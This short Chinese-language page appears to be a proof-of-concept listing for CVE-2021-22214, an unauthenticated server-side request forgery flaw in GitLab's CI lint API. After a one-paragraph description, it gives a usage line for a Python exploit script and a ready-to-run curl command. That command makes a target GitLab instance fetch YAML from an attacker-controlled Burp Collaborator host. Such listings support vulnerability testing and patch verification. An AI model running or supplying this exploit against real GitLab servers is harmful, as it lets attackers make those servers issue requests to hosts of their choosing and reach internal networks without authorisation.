
CVE-2021-22214 的 POC:Gitlab SSRF

远程 GitLab 安装中存在一个服务器端请求伪造(SSRF)漏洞,原因是内部网络的 webhook 被启用。远程未认证的攻击者可以利用一个注册受限的 GitLab 实例,使其向攻击者选择的任意域名发起 HTTP 请求。
usage: python3 GitLab_SSRF.py <target> <burp_collaborator_url>
curl -s –show-error -H 'Content-Type: application/json' https://TargetIP/api/v4/ci/lint –data '{ "include_merged_yaml": true, "content": "include:\n remote: http://Burp-Collaborator/test.yml"}'